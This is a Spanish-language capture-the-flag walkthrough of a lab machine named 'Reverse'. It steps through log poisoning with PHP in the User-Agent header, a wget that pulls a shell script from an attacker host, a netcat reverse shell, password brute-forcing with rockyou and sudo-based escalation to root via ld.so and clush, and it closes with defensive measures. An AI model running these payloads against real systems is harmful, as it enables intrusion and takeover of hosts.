REVERSE

CONECTIVIDAD

ping para verificar la conectividad con el host identificado.

ping -c1 172.17.0.2 ttl=64 linux


ESCANEO DE PUERTOS

nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T 2

80/tcp open http Apache httpd 2.4.62

Añadimos reverse.dl al /etc/hosts

puerto 80




En el código fuente encontramos un javasript


let clickCount=0;const particleContainer=document.getElementById("particles");function createParticle(t,e){const n=document.createElement("div");n.classList.add("particle");n.style.left=`${t}px`;n.style.top=`${e}px`;n.style.width=`${Math.random()*10+5}px`;n.style.height=n.style.width;n.style.animationDuration=`${Math.random()*2+1}s`;particleContainer.appendChild(n);setTimeout((()=>{n.remove()}),3e3)} document.body.addEventListener("mousemove", (t=>{createParticle(t.clientX,t.clientY)}));document.body.addEventListener("click", (function(){clickCount++;if(clickCount>=20){alert("secret_dir");clickCount=0}}));

Este código indica que al realizar 20 clics consecutivos en la página,

se revela una pista o información importante como "secret_dir"

Nos vamos en el navegador a http://172.17.0.2/secret_dir/






Nos bajamos el secret y con Ghidra sacamos información.

Encontramos una función containsRequiredChars valida si una cadena de texto cumple con ciertos criterios basados en expresiones regulares y una longitud específica.

La entrada que satisfaría esta función sería una cadena que:

Contiene @.
Contiene "Mi".
Contiene "S3cRet".
Contiene "d00m".
Tiene exactamente 13 caracteres de longitud.



Probamos esto con el binario secret.

@MiS3cRetd00m

Tenemos éxito

./secret
Introduzca la contraseña: @MiS3cRetd00m
Recibido...
Comprobando...
Contraseña correcta, mensaje secreto:
ZzAwZGowYi5yZXZlcnNlLmRsCg==


Probamos a decodificar

echo "ZzAwZGowYi5yZXZlcnNlLmRsCg==" | base64 -d
g00dj0b.reverse.dl


Y encontramos lo que parece ser un subdominio por lo que

lo añadimos al /etc/hosts

Nos vamos al navegador



Revisando la página, descubrimos que estamos ante una posible LFI



Sacamos dos usuarios: maci y nova

EXPLOTACIÓN

Vamos a intentar hacer log poisoning

El objetivo es inyectar un código malicioso o comandos en los

archivos de log que luego serán ejecutados o interpretados al

ser incluidos a través de la vulnerabilidad LFI.

#Intentamos con un id

curl -s -X GET 'http://g00dj0b.reverse.dl' -A "<?php system('id'); ?>"

#En el log tenemos

GET / HTTP/1.1" 200 1423 "-" "uid=33(www-data) gid=33(www-data) groups=33(www-data),4(adm)

#abrimos un servidor en python

python3 -m http.server 8080

#nos ponemos a la escucha por netcat

nc -nlvp 4444

#Enviamos la shell

curl -s -X GET 'http://g00dj0b.reverse.dl' -A "<?php system('wget http://192.168.0.49:8000/shell.sh'); ?>"

y comprobamos el éxito al revisar el server en python

#Ahora le damos permisos

curl -s -X GET 'http://g00dj0b.reverse.dl' -A "<?php system('chmod +x shell.sh'); ?>"

#Y ejecutamos obteniendo conexión

curl -s -X GET 'http://g00dj0b.reverse.dl' -A "<?php system('bash shell.sh'); ?>"

```
nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.49] from (UNKNOWN) [172.17.0.2] 58490
bash: cannot set terminal process group (25): Inappropriate ioctl for device
bash: no job control in this shell
┌──[www-data@934777e6c517]─[/var/www/subdominio]
└─────$ whoami
whoami
www-data
```

Tratamos la TTY

```
script /dev/null -c bash
ctrl+Z
stty raw -echo; fg
reset xterm
stty rows 38 columns 168
export TERM=xterm
export SHELL=bash
```

ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo

```
www-data@59b51c07a7f7]─[/var/www/subdominio]
└─────$ sudo -l
Matching Defaults entries for www-data on 59b51c07a7f7:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
use_pty

User www-data may run the following commands on 59b51c07a7f7:
(nova : nova) NOPASSWD: /opt/password_nova
```

En el directorio /opt tenemos

```
┌──[www-data@59b51c07a7f7]─[/opt]
└─────$ ls -la
total 12
drwxr-xr-x 1 root root 4096 Dec 22 07:43 .
drwxr-xr-x 1 root root 4096 Jan  6 19:03 ..
-rwx--x--x 1 nova nova  400 Dec 22 07:43 password_nova
```

Lo que hacemos es crear un server en python para compartir el rockyou en el directorio /tmp

```
python3 -m http.server 8080
```

Una vez descargado creamos un script en bash

```
#!/bin/bash

while read password; do
echo "Probando: $password"
echo "$password" | sudo -u nova /opt/password_nova
done < rockyou.txt
```

Despues de un buen rato, BlueSky_42!NeonPineapple

Nos hacemos nova

```
┌──[www-data@59b51c07a7f7]─[/tmp]
└─────➼ $ su nova
Password:
┌──[nova@59b51c07a7f7]─[/tmp]
└─────➼ $
```

Buscamos permisos sudo

```
┌──[nova@59b51c07a7f7]─[/tmp]
└─────➼ $sudo -l
Matching Defaults entries for nova on 59b51c07a7f7:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
use_pty

User nova may run the following commands on 59b51c07a7f7:
(maci : maci) NOPASSWD: /lib64/ld-linux-x86-64.so.2
```

Consultando en https://gtfobins.github.io/gtfobins/ld.so/#sudo

Nos hacemos maci

```
┌──[✗]─[nova@59b51c07a7f7]─[/tmp]
└─────➼ $sudo -u maci /lib64/ld-linux-x86-64.so.2 /bin/sh
$ whoami
maci
```

Buscamos permisos sudo

```
┌──[maci@59b51c07a7f7]─[/tmp]
└─────➼ $sudo -l
Matching Defaults entries for maci on 59b51c07a7f7:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User maci may run the following commands on 59b51c07a7f7:
    (ALL : ALL) NOPASSWD: /usr/bin/clush
```

Clush (ClusterShell) es una herramienta utilizada para

administrar múltiples nodos en clústeres de servidores.

Tenemos información detallada en este enlace

https://clustershell.readthedocs.io/en/latest/tools/clush.html#reverse-file-copying-mode


En la que nos indican como podemos entrar de manera interactiva y ejecutar comandos

```
clush -w node[40-42]
Enter 'quit' to leave this interactive mode
Working with nodes: node[40-42]
clush> !id
LOCAL: uid=1000(maci) gid=1000(maci) groups=1000(maci),100(users)
clush> !whoami
LOCAL: maci
clush>
```

Intentamos establecer el bit SUID en /bin/bash desde un shell local

```
└─────➼ $sudo clush -w node[11-14] -b
Enter 'quit' to leave this interactive mode
Working with nodes: node[11-14]
clush> !chmod u+s /bin/bash
```

```
clush> quit
┌──[maci@7f5c4132f01f]─[/tmp]
└─────$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1265648 Mar 29  2024 /bin/bash
┌──[maci@7f5c4132f01f]─[/tmp]
└─────$ bash -p
bash-5.2# whoami
root
bash-5.2#
```



Análisis y Medidas Defensivas

1. Protección del Código JavaScript

- Minimizar el Código: Utiliza herramientas para ofuscar o minimizar el código JavaScript, dificultando la extracción de información en el cliente.
- Control de Entradas: Implementa validaciones en el lado del servidor para cualquier dato recibido desde el cliente. Nunca confíes en validaciones solo del lado del cliente.

Evitar Información Sensible: No incluyas datos críticos como rutas o claves directamente en JavaScript. Si es necesario, utiliza mecanismos de cifrado y asegúrate de que solo el servidor pueda descifrar.

2. Seguridad del Servidor Web

- WAF (Web Application Firewall): Configura un WAF para proteger contra ataques comunes como LFI, RFI y XSS. Ejemplo: ModSecurity.
- Headers HTTP:

  Deshabilita Server en respuestas HTTP para ocultar la versión del software.

  Configura headers de seguridad como Content-Security-Policy, X-Frame-Options, y Strict-Transport-Security.
- Acceso Limitado: Usa autenticación para rutas críticas y restricciones basadas en IP.

3. Mitigación de LFI

- Validación de Parámetros:
  Implementa listas blancas de archivos permitidos.
  Usa patrones estrictos para nombres de archivos.
- Restricciones del Sistema:
  Configura open_basedir en PHP para limitar accesos a directorios específicos.
  Desactiva funciones peligrosas como include, eval, exec, y system.
- Logs Seguros:
  Almacena logs fuera del directorio accesible por el servidor web.
  Monitorea accesos y eventos sospechosos.

4. Prevención de Log Poisoning

- Validar Encabezados HTTP:

  Sanitiza valores como User-Agent, Referer o cualquier entrada no confiable antes de escribirlos en logs.
- Permisos en Logs:

  Restringe permisos de lectura y escritura de logs solo a usuarios necesarios.
- Auditorías:

  Revisa periódicamente los logs en busca de patrones sospechosos.

  Usa herramientas de análisis como ELK Stack para supervisión continua.

5. Prevención de Escalada de Privilegios

- Revisión de SUID y SGID:
  Usa comandos como find / -perm /6000 para identificar binarios con SUID/SGID y eliminar permisos innecesarios.
- Restricción de sudo:
  Configura políticas en /etc/sudoers para limitar comandos específicos.
  Usa Defaults use_pty para registrar sesiones de sudo.
- Actualización del Sistema:
  Asegúrate de que todos los paquetes y configuraciones estén actualizados.

6. Seguridad de Contraseñas

- Políticas de Contraseñas:
  Requiere contraseñas con una longitud mínima, caracteres especiales, y sin patrones obvios.
  Implementa bloqueo temporal después de múltiples intentos fallidos.
- Auditorías:
  Realiza comprobaciones periódicas de contraseñas débiles con herramientas como John the Ripper.
- Almacenamiento Seguro:
  Almacena contraseñas usando algoritmos de hashing seguros como bcrypt o Argon2.

7. Hardening del Sistema

- Actualizaciones:
  Automatiza actualizaciones con herramientas como unattended-upgrades o configura notificaciones para actualizaciones pendientes.
- RBAC (Control de Acceso Basado en Roles):
  Implementa roles específicos para usuarios y servicios con el menor privilegio posible.
- Monitorización:
  Configura IDS/IPS como Fail2Ban, Snort o Suricata para detectar y bloquear actividades sospechosas.

8. Gestión de Subdominios

- Autenticación y Restricción:
  Usa autenticación basada en IP o tokens para restringir accesos a subdominios.
  Configura validaciones estrictas de CORS para subdominios.
- DNS Seguro:
  Protege configuraciones DNS con DNSSEC para evitar ataques de envenenamiento de caché.
  Desactiva subdominios que ya no estén en uso.

Buen día 😉